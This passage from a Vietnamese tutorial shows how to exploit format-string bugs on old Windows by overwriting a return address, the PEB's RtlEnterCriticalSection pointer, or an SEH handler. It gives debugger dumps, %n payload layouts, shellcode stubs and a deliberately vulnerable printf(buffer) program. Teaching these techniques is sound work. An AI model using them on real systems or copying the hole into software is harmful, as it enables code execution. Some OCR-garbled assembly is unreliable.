0012D8BD	90	NOP	
0012D8BE	90	NOP	
0012D8BF	90	NOP	
0012D8C0	90	NOP	<== Dia chi chen vao dia chi tra ve
0012D8C1	98	NOP	
0012D8C2	90	NOP	
0012D8C3	90	NOP	
0012D8C4	90	NOP	
0012D8C5	90	NOP	
0012D8C6	90	NOP	
0012D8C7	90	NOP	
0012D8C8	90	NOP	
0012D8C9	90	NOP	
0012D8CA	90	NOP	
0012D8CB	29C9	SUB ECX, ECX	
0012D8CD	83E9 DE	SUB ECX, -22	
0012D8D0	D9EE	FLDZ	
0012D8D2	D97424 F4	FSTENU (28-BYTE) PTR S	
0012D8D6	5B	POP EBX	
0012D8D7	9122 49 E7EAE9	MOV QWORD PTR DS:[EBX+49E7EAE9]	

Hình 44 – đặt breakpoint tại 0x0012D8C0

➤ Và đây là kết quả:

Hình 45 – Shellcode bắt calculator đã được thực thi

✚ Đánh giá phương pháp:

✓ Ưu điểm:

- Dễ khai thác
- Không phụ thuộc vào phiên bản Windows

✓ Nhược điểm:

- Không ổn định do địa chỉ stack được cấp phát ở các máy khác nhau nên shellcode chạy sẽ không ổn định
- Qua thử nghiệm ở quy mô hẹp (20 máy) thì xác xuất thành công là 50%
- Qua thử nghiệm thì thấy địa chỉ stack chỉ có 2 dạng 0x0012xxxx và 0x0013xxxx, phần xxxx thì không thay đổi

2. Phương pháp ghi đè lên địa chỉ của RtlEnterCriticalSection trong cấu trúc PEB:

- Ở phần trước ta vừa tìm hiểu 1 phương pháp không phụ thuộc vào phiên bản windows nhưng phụ thuộc vào máy khác nhau, trong phần này chúng ta sẽ cùng nhau tìm hiểu phương pháp khai thác thứ 2, phương pháp này lại không phụ thuộc vào máy mà lại phụ thuộc vào phiên bản windows
- Ta xét 2 phiên bản windows: windows xp sp1 trở về trước (windows 2000) và windows xp sp2 trở về sau.

2.1. Khai thác trên windows 2000:

- Trước tiên cần hiểu cấu trúc PEB là gì và sẽ sử dụng như thế nào để khai thác. Đây là một cấu trúc quan trọng của chương trình do hệ điều hành quản lý, nó lưu trữ các con trỏ (địa chỉ) hàm sẽ sử dụng trong chương trình. Hai hàm **RtlEnterCriticalSection()** và **RtlLeaveCriticalSection()** cũng được xác định bằng con trỏ hàm nằm trong cấu trúc này. Hai hàm này sẽ được gọi khi hàm **Exitprocess()** được gọi. Địa chỉ hàm của 2 hàm này được lấy ra bằng cách sử dụng 2 hàm **RtlAccquirePebLock()** và **RtlReleasePebLock()** hai hàm này được xuất ra từ NTDLL.DLL, hai hàm này sẽ truy nhập đến ô nhớ chứa địa chỉ của 2 hàm ở trên để lấy địa chỉ của 2 hàm này và thực hiện.
- Như vậy nếu ta làm giả được **giá trị trong ô nhớ** mà **RtlAccquirePebLock()** và **RtlReleasePebLock()** truy nhập đến thành địa chỉ shellcode của chúng ta thì chúng ta hoàn toàn có thể thực thi được shellcode khi hàm **Exitprocess()** được gọi, mà hàm **Exitprocess()** lại thường được gọi khi xảy ra **exception**.
- Thật may mắn, địa chỉ của ô nhớ mà chúng ta bàn ở phần trên lại là một giá trị cố định với các bản windows xp sp1 trở về trước và nó mang giá trị là **0x7FFDF020**
- Tóm lại quá trình sẽ là:
  - Xảy ra exception, hàm **exitprocess()** được gọi
  - Trong hàm **exitprocess()** có gọi **RtlAccquirePebLock()** và **RtlReleasePebLock()** để lấy địa chỉ của **RtlEnterCriticalSection()**
  - Hai hàm này sẽ truy cập đến vị trí cố định **0x7FFDF020** và trả lại cho hàm **exitprocess()** địa chỉ hàm **RtlEnterCriticalSection()**
  - Hàm **exitprocess()** sau khi nhận được địa chỉ hàm sẽ gọi hàm đó!
- Như vậy công việc khai thác của chúng ta bây giờ đơn giản sẽ là:

Lỗi Format String trên Windows

- Ghi đè lên địa chỉ **0x7FFDF020** địa chỉ của shellcode đã có
    - Gây exception cho chương trình.
  - Các bước để ghi đè giá trị địa chỉ shellcode vào **0x7FFDF020** hoàn toàn giống với các bước ghi đè địa chỉ shellcode vào địa chỉ trả về đã nói ở trên, ở đây sẽ đơn giản hơn do **0x7FFDF020** là địa chỉ không có ký tự null (0x00) nên địa chỉ này sẽ được đặt lên đầu xâu format, đoạn khai thác này sẽ được trình bày ngắn gọn.

Address	Value	Comment
0012D7A8	0012D7FC	Format = " ðý.%08x%08x%08x%08x%08x%08x%08x%08x%
0012D7AC	0012FF80	<%08x> = 12FF80
0012D7B0	00000000	<%08x> = 0
0012D7B4	7FFDF000	<%08x> = 7FFDF000
0012D7B8	CCCCCCCC	<%08x> = CCCCCCCC
0012D7BC	CCCCCCCC	<%08x> = CCCCCCCC
0012D7C0	CCCCCCCC	<%08x> = CCCCCCCC
0012D7C4	CCCCCCCC	<%08x> = CCCCCCCC
0012D7C8	CCCCCCCC	<%08x> = CCCCCCCC
0012D7CC	CCCCCCCC	<%08x> = CCCCCCCC
0012D7D0	CCCCCCCC	<%08x> = CCCCCCCC
0012D7D4	CCCCCCCC	<%08x> = CCCCCCCC
0012D7D8	CCCCCCCC	<%08x> = CCCCCCCC
0012D7DC	CCCCCCCC	<%08x> = CCCCCCCC
0012D7E0	CCCCCCCC	<%08x> = CCCCCCCC
0012D7E4	CCCCCCCC	<%08x> = CCCCCCCC
0012D7E8	CCCCCCCC	<%08x> = CCCCCCCC
0012D7EC	CCCCCCCC	<%08x> = CCCCCCCC
0012D7F0	CCCCCCCC	<%08x> = CCCCCCCC
0012D7F4	CCCCCCCC	<%08x> = CCCCCCCC
0012D7F8	0000005B	<%1234884x> = 5B
0012D7FC	7FFDF020	
0012D800	78383025	
0012D804	79292925	

Hình 46 - %n đã được trả đến ô nhớ chứa địa chỉ cần ghi đè và giá trị đã được tính toán hợp lý để ra được địa chỉ shellcode 0x0012D860

Address	Hex dump	ASCII
7FFDF020	60 D8 12 00 7D AA F8 77 01 00 00 00 00 00 00 00 00	`0..}æaw.....
7FFDF030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7FFDF040	A8 D1 FC 77 00 00 00 00 00 00 00 00 00 00 6F 7F	.Ñüw.....o.
7FFDF050	00 00 6F 7F 88 06 6F 7F 00 00 FB 7F 00 10 FC 7F	.o...o...û...ü.
7FFDF060	00 20 FD 7F 01 00 00 00 70 00 00 00 00 00 00 00	.ý....p.....
7FFDF070	00 80 0B 07 60 F8 EE EE 00 00 10 00 00 20 00 00	....mè

Hình 47 – địa chỉ 0x7FFDF020 đã được ghi đè địa chỉ shellcode

- Sau khi địa chỉ 0x7FFDF020 đã chứa địa chỉ shellcode (shellcode nằm ngay sau xâu format), công việc còn lại là làm cho chương trình **xảy ra exception**, rất đơn giản, hãy cho một vài tham số %s vào ngay sau tham số %n.

Lỗi Format String trên Windows

Address	Value	Comment
0012D7B0	00000000	<%08x> = 0
0012D7B4	7FFDF000	<%08x> = 7FFDF000
0012D7B8	CCCCCCCC	<%08x> = CCCCCCCC
0012D7BC	CCCCCCCC	<%08x> = CCCCCCCC
0012D7C0	CCCCCCCC	<%08x> = CCCCCCCC
0012D7C4	CCCCCCCC	<%08x> = CCCCCCCC
0012D7C8	CCCCCCCC	<%08x> = CCCCCCCC
0012D7CC	CCCCCCCC	<%08x> = CCCCCCCC
0012D7D0	CCCCCCCC	<%08x> = CCCCCCCC
0012D7D4	CCCCCCCC	<%08x> = CCCCCCCC
0012D7D8	CCCCCCCC	<%08x> = CCCCCCCC
0012D7DC	CCCCCCCC	<%08x> = CCCCCCCC
0012D7E0	CCCCCCCC	<%08x> = CCCCCCCC
0012D7E4	CCCCCCCC	<%08x> = CCCCCCCC
0012D7E8	CCCCCCCC	<%08x> = CCCCCCCC
0012D7EC	CCCCCCCC	<%08x> = CCCCCCCC
0012D7F0	CCCCCCCC	<%08x> = CCCCCCCC
0012D7F4	CCCCCCCC	<%08x> = CCCCCCCC
0012D7F8	00000116	<%1234884x> = 116
0012D7FC	7FFDF020	
0012D800	78383025	<%s> = 78383025 ???
0012D804	78383025	<%s> = 78383025 ???
0012D808	78383025	

Hình 48 - %s trả đến vùng địa chỉ không có thực nên xảy ra crash

- Một điều đáng lưu ý: do chúng ta đã tác động sửa lên cấu trúc PEB nên trong shellcode cần thực hiện trả lại giá trị con trả hàm cho hàm RtlEnterCriticalSection() và RtlLeaveCriticalSection() Ngay đầu shellcode cần phải có đoạn mã sau:

```


mov word [7FFDF020h],0AA4Ch ; tra lai PEB cho ham RtlEnterCriticalSection
mov word [7FFDF022h],077F8h
mov word [7FFDF024h],0AA7Dh ; ham RtlLeaveCriticalSection
mov word [7FFDF026h],077F8h

```

Address	Hex dump	Disassembly	Comment
0012D860	90	NOP	
0012D861	90	NOP	
0012D862	90	NOP	
0012D863	90	NOP	
0012D864	90	NOP	
0012D865	90	NOP	
0012D866	90	NOP	
0012D867	90	NOP	
0012D868	90	NOP	
0012D869	90	NOP	
0012D86A	90	NOP	
0012D86B	90	NOP	
0012D86C	90	NOP	
0012D86D	90	NOP	
0012D86E	90	NOP	
0012D86F	90	NOP	
0012D870	90	NOP	
0012D871	90	NOP	
0012D872	66:C705 20F0 MOV WORD PTR DS:[7FFDF020], 0AA4C		-
0012D87B	66:C705 22F0 MOV WORD PTR DS:[7FFDF022], 77F8		khôi phục peb
0012D884	66:C705 24F0 MOV WORD PTR DS:[7FFDF024], 0AA7D		
0012D88D	66:C705 26F0 MOV WORD PTR DS:[7FFDF026], 77F8		-
0012D896	29C9 SUB ECX, ECX		

Hình 49 – xảy ra exception, hàm exitprocess() được gọi, đặt breakpoint tại 0x0012D860

- Và đây là kết quả:

Hình 50 – shellcode bật calculator đã được thực thi

✚ Đánh giá phương pháp:

- ✓ Ưu điểm:
  - Không phụ thuộc vào các máy khác nhau
  - Ổn định trên windows phiên bản xp sp 1 trở về trước
- ✓ Nhược điểm:
  - Phụ thuộc nhiều vào phiên bản hệ điều hành
  - Bắt đầu từ windows xp sp2 trở đi, việc khai thác bằng phương pháp này sẽ không còn ổn định nữa, ở phần tiếp theo chúng ta sẽ bàn về vấn đề này.

2.2. Khai thác trên windows xp sp2:

- Như đã nói ở trên, bắt đầu từ phiên bản windows xp sp2, cơ chế quản lý PEB đã có “chút” thay đổi, địa chỉ chứa con trỏ hàm RtlEnterCriticalSection() sẽ không còn cố định nữa (tức là địa chỉ 0x7FFDF020) mà là giá trị “ngẫu nhiên” trong mỗi lần chạy chương trình.
- Chữ ngẫu nhiên được đưa vào ngoặc kép ở trên là có ngụ ý cả! Cơ chế quản lý mới này với giá trị gọi là random nhưng thực chất nó không phải random, trong địa chỉ 0x7FFDF020 chỉ thay đổi đúng 4 bit của 1 byte, đó là 4 bit đầu của byte thứ 3 (đã bôi đỏ)
- 4 bit thay đổi đó chỉ chạy quanh các giá trị từ 4 đến f và qua thử nghiệm thì xác suất vào f là cao nhất.


Lỗi Format String trên Windows

- Như vậy nếu ta giữ nguyên cách khai thác đối với khai thác trên windows 2000 thì ta vẫn có cơ hội khai thác thành công (tỷ lệ thành công khoảng 20%) cũng là rất nguy hiểm cho người sử dụng.

- **Chú ý** khi chuyển mã khai thác từ windows 2000 sang xp sp2 thì cần sửa shellcode một chút do địa chỉ của RtlEnterCriticalSection() và RtlLeaveCriticalSection() đã thay đổi, đoạn mã khôi phục PEB cần được sửa một chút cho đúng địa chỉ.

✚ Đánh giá phương pháp:

- ✓ **Ưu điểm:**
  - Chẳng có ưu điểm gì so với khai thác trên windows 2000
- ✓ **Nhược điểm:**
  - Xác suất thành công thấp (chỉ khoảng 20%)
  - Cần nghiên cứu thêm trên TEB

Hình 51 – Hình minh họa khai thác thành công trên windows xp sp2

3. Ghi đè SEH địa chỉ trên heap chứa shellcode:

- Nghe cái tên có vẻ khó hiểu! Nhưng tóm lại là thế này: chúng ta sẽ ghi đè địa chỉ của 1 vùng heap vào 1 SEH (SEH đầu tiên càng tốt), vùng heap này có đặc điểm là chứa shellcode có thể thực thi, shellcode này chỉ có nhiệm vụ chuyển điều khiển về shellcode thực sự đang nằm trong stack.
- Về cơ bản thì phương pháp này không khác phương pháp ghi đè vào địa chỉ trả về do cùng ghi vào 1 địa chỉ nằm trong stack, nhưng có thể nói là cao cấp hơn 1 chút ☺ vì có sử dụng cả heap.
- Nói qua một chút về lý do sử dụng phương pháp này: chúng ta muốn sử dụng SEH, tuy nhiên để sử dụng cái này chúng ta cần đưa vào SEH một địa chỉ hợp lệ, về tính hợp lệ của địa chỉ này, sẽ không bàn ở đây, nhưng chắc chắn vùng heap sẽ là vùng hợp lệ.
- Như vậy nếu shellcode nằm trên heap thì sẽ chắc chắn được thực thi, nhưng làm sao mà đưa shellcode lên đó được! Một đoạn shellcode nhỏ sẽ được đưa lên thông qua lỗi của format string (ghi dữ liệu lên vùng nhớ), đoạn này chỉ khoảng tầm 8 byte, 8 byte này có nhiệm vụ cho chuyển hướng chương trình về vùng shellcode nằm trong stack.
- Ok! Let's go! Bây giờ chúng ta sẽ đi vào quá trình khai thác:

- Chúng ta sẽ thực hiện công việc ghi shellcode lên vùng heap: Như vậy chương trình cần phải có vùng nhớ heap, vùng heap không có ký tự null thì sẽ dễ dàng hơn cho quá trình khai thác, và trên thực tế hầu hết các chương trình đều có vùng heap lên đến các địa chỉ không có ký tự null ở đầu, tức là có sử dụng cấp phép động (mà nếu không sử dụng cấp phép động nhiều đến thế thì chắc chắn kiểu gì cũng dính **BoF**)
- Trong trường hợp này chúng ta sẽ cần chỉnh lại chương trình **Cenaaa.cpp** đã được sử dụng ở 2 phương pháp trước, nhằm tạo vùng heap đủ lớn để có địa chỉ không chứa ký tự null.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <conio.h>
#include <windows.h>

DWORD CenException()
{
    puts("\r\nException....");
    ExitProcess(1);
    return 0;
}
void ham()
{
    FILE * pFile;
    long lSize;
    char buffer[10000];

    size_t result;

    pFile = fopen ("FileFS.txt","rb");
```

```

if (pFile==NULL)
{
    printf("can't open file FileFS.txt");
    return;
}

fseek (pFile , 0 , SEEK_END);
lSize = ftell (pFile);
rewind (pFile);


result = fread (buffer,1,lSize,pFile);
buffer[result]='\0';

__try{
    printf(buffer);
} // __try
__except(CenException()){
    ExitProcess(1);
}
}

main()
{
    for (int i=0;i<=23;i++) // tạo vùng heap
    {
        HeapAlloc(HeapCreate(0x00040000,100000,2000000),0,1000000);
    }
    ham();
    getch();
}

```

- Chương trình này có một chút cải tiến so với chương trình trước đó là có phần cấp phát động, phần này sẽ khởi tạo vùng nhớ trên heap, nhờ đó mà ta sẽ có địa chỉ trên vùng heap đủ lớn để không chứa ký tự null

Hình 52 - View vào heap và tìm địa chỉ nào

- Ta thấy có rất nhiều vùng nhớ hợp lý mà chúng ta có thể sử dụng. Tuy vậy nhưng cũng phải chọn ra một vùng, chúng ta sẽ dùng địa chỉ **0x014B06A3**, không mang ý nghĩa gì, chỉ là random thôi!

Lỗi Format String trên Windows

- Như vậy công việc đầu tiên lúc này sẽ là ghi một đoạn shellcode nhỏ có tác dụng trả về shellcode như lúc nãy đã nói, nội dung đoạn shellcode này là gì?

```
MOV EAX, ESP  
MOV AX, 0x???? //???? dua vao sau  
JMP NEAR EAX
```

- Ý nghĩa đoạn này là gì? 2 lệnh đầu là để lấy giá trị địa chỉ của shellcode, lệnh sau là jump. Mã lệnh đầu tiên là để lấy 2 byte cao của stack(0x0012), mã lệnh thứ 2, ??? sẽ được thay bằng phần 2 byte thấp của địa chỉ chứa shellcode trong stack
  - Trong trường hợp này, ??? sẽ là **D980** do shellcode nằm tại địa chỉ 0x12D980


```
MOV EAX, ESP  
MOV AX, 0xD980 //???? dua vao sau  
IMP NEAR FAX
```

- Đoạn mã này khi dịch ra mã máy sẽ thành 8 byte: **8B C4 66 B8 80 D9 FF E0**
  - Công việc của chúng ta lúc này sẽ là ghi đè 8 byte lên vùng địa chỉ **0x014B06A3**, một công việc khá quen thuộc đã làm từ 2 phần trước.
  - Ở đây tôi xin giới thiệu một **phương pháp ghi đè mới**, phương pháp này đảm bảo rằng bạn có thể ghi bất kỳ thứ gì lên bộ nhớ (kể cả một chương trình dài nếu buffer đủ lớn)
  - Ví dụ trong trường hợp với 8 byte kia, chúng ta sẽ thực hiện ghi lần lượt 2 byte một, tức là một tham số %n sẽ chịu trách nhiệm ghi 2 byte.
    - ✓ Cụ thể 2 byte đầu tiên sẽ được ghi vào **0x014B06A3** với giá trị của số cột đã in ra màn hình là 0xC48B
    - ✓ Như vậy 2 byte tiếp theo 66 B8 sẽ được ghi bằng cách tính toán cho số cột in ra màn hình là 0xB866 vào **0x014B06A5**? Điều này là không thể! Do lần đầu ghi, chúng ta đã in ra màn hình 0xC48B cột màn hình rồi, mà 0xB866 là số nhỏ hơn! Vậy phải làm sao? Chúng ta sẽ ghi một số lớn hơn vậy ☺ 0x1B866 sẽ là lựa chọn.
    - ✓ Cú thể mà tiếp tục, 2 byte nữa lại ghi vào **0x014B06A7** và với giá trị 0x1D980
  - Các bước ghi và tính toán số cột in ra màn hình hợp lý sẽ được thực hiện giống như các phương pháp trước

Address	Hex dump	ASCII
014B06A3	8B C4 66 B8 80 D9 FF E0 02 00 FE EE FE EE FE EE FE EE	ÄÙ.à..þîþîþî
014B06B3	FE EE	þîþîþîþîþîþîþîþî
014B06C3	FE EE	þîþîþîþîþîþîþîþîþî
014B06D3	FE EE	þîþîþîþîþîþîþîþîþî
014B06E3	FE EE	þîþîþîþîþîþîþîþîþî
014B06F3	FE EE	þîþîþîþîþîþîþîþîþî

Hình 53 – kết quả sau khi ghi shellcode

- Đã có shellcode trên heap, công việc tiếp theo sẽ là chuyển hướng 1 seh đến vùng heap này.


Hình 54 – thông tin seh trước khi thực hiện hàm printf()

- Muốn cho khi xảy ra exception chương trình nhảy vào vùng heap của mình thì ta phải ghi đè địa chỉ heap vào seh đầu tiên (tức là tại địa chỉ 0x0012FF1C như hình vẽ)
  - Vậy tiếp theo chúng sẽ thực hiện ghi giá trị **0x014B06A3** vào 0x0012FF1C
  - Cũng thực hiện tương tự như các phần trước, có điều nên ghi 2 lần mỗi lần 2 byte thì shellcode sẽ thực hiện nhanh hơn.

Address	Hex dump	ASCII
0012FF1C	A3 06 4B 01 04 00 42 00 00 00 00 00 80 FF 12 00	E.K...B.....■...
0012FF2C	6C 12 40 00 38 07 91 7C FF FF FF FF 00 40 FD 7F	L.Q.8.' . ....@ú.
0012FF3C	CC	██
0012FF4C	CC	██
<hr/>		
Address	Value	Comment
0012FF0C	00424AC0	ASCII "\$T2"
0012FF10	0012D7A8	
0012FF14	7C9106F0	ntdll.7C9106F0
0012FF18	0012FFB0	Pointer to next SEH record
0012FF1C	014B06A3	SE handler
0012FF20	00420004	cenaaa.00420004
0012FF24	00000000	
0012FF28	0012FF80	
0012FF2C	0040126C	RETURN to cenaaa.0040126C From cenaaa.0040100A
0012FF30	7C910738	ntdll.7C910738

Hình 55 – seh đã được đưa về heap

- Công việc cuối cùng là thêm %s để gây crash:
    - Chương trình sẽ xảy ra exception
    - SEH chuyển hướng vào heap
    - Từ heap chạy shellcode chuyển hướng vào shellcode của chúng ta nằm trong stack

Hình 56 – shellcode bắt calculator đã được thực thi

Đánh giá phương pháp:

- ✓ Nhược điểm:
    - Phụ thuộc vào môi trường, do thay đổi địa chỉ stack
    - Phải có vùng heap thỏa mãn
  - ✓ Ưu điểm:
    - Qua mặt được cơ chế SEH ‘củ chuối’ của Microsoft
    - Chạy cũng khá ổn định, xác suất thành công là 50%
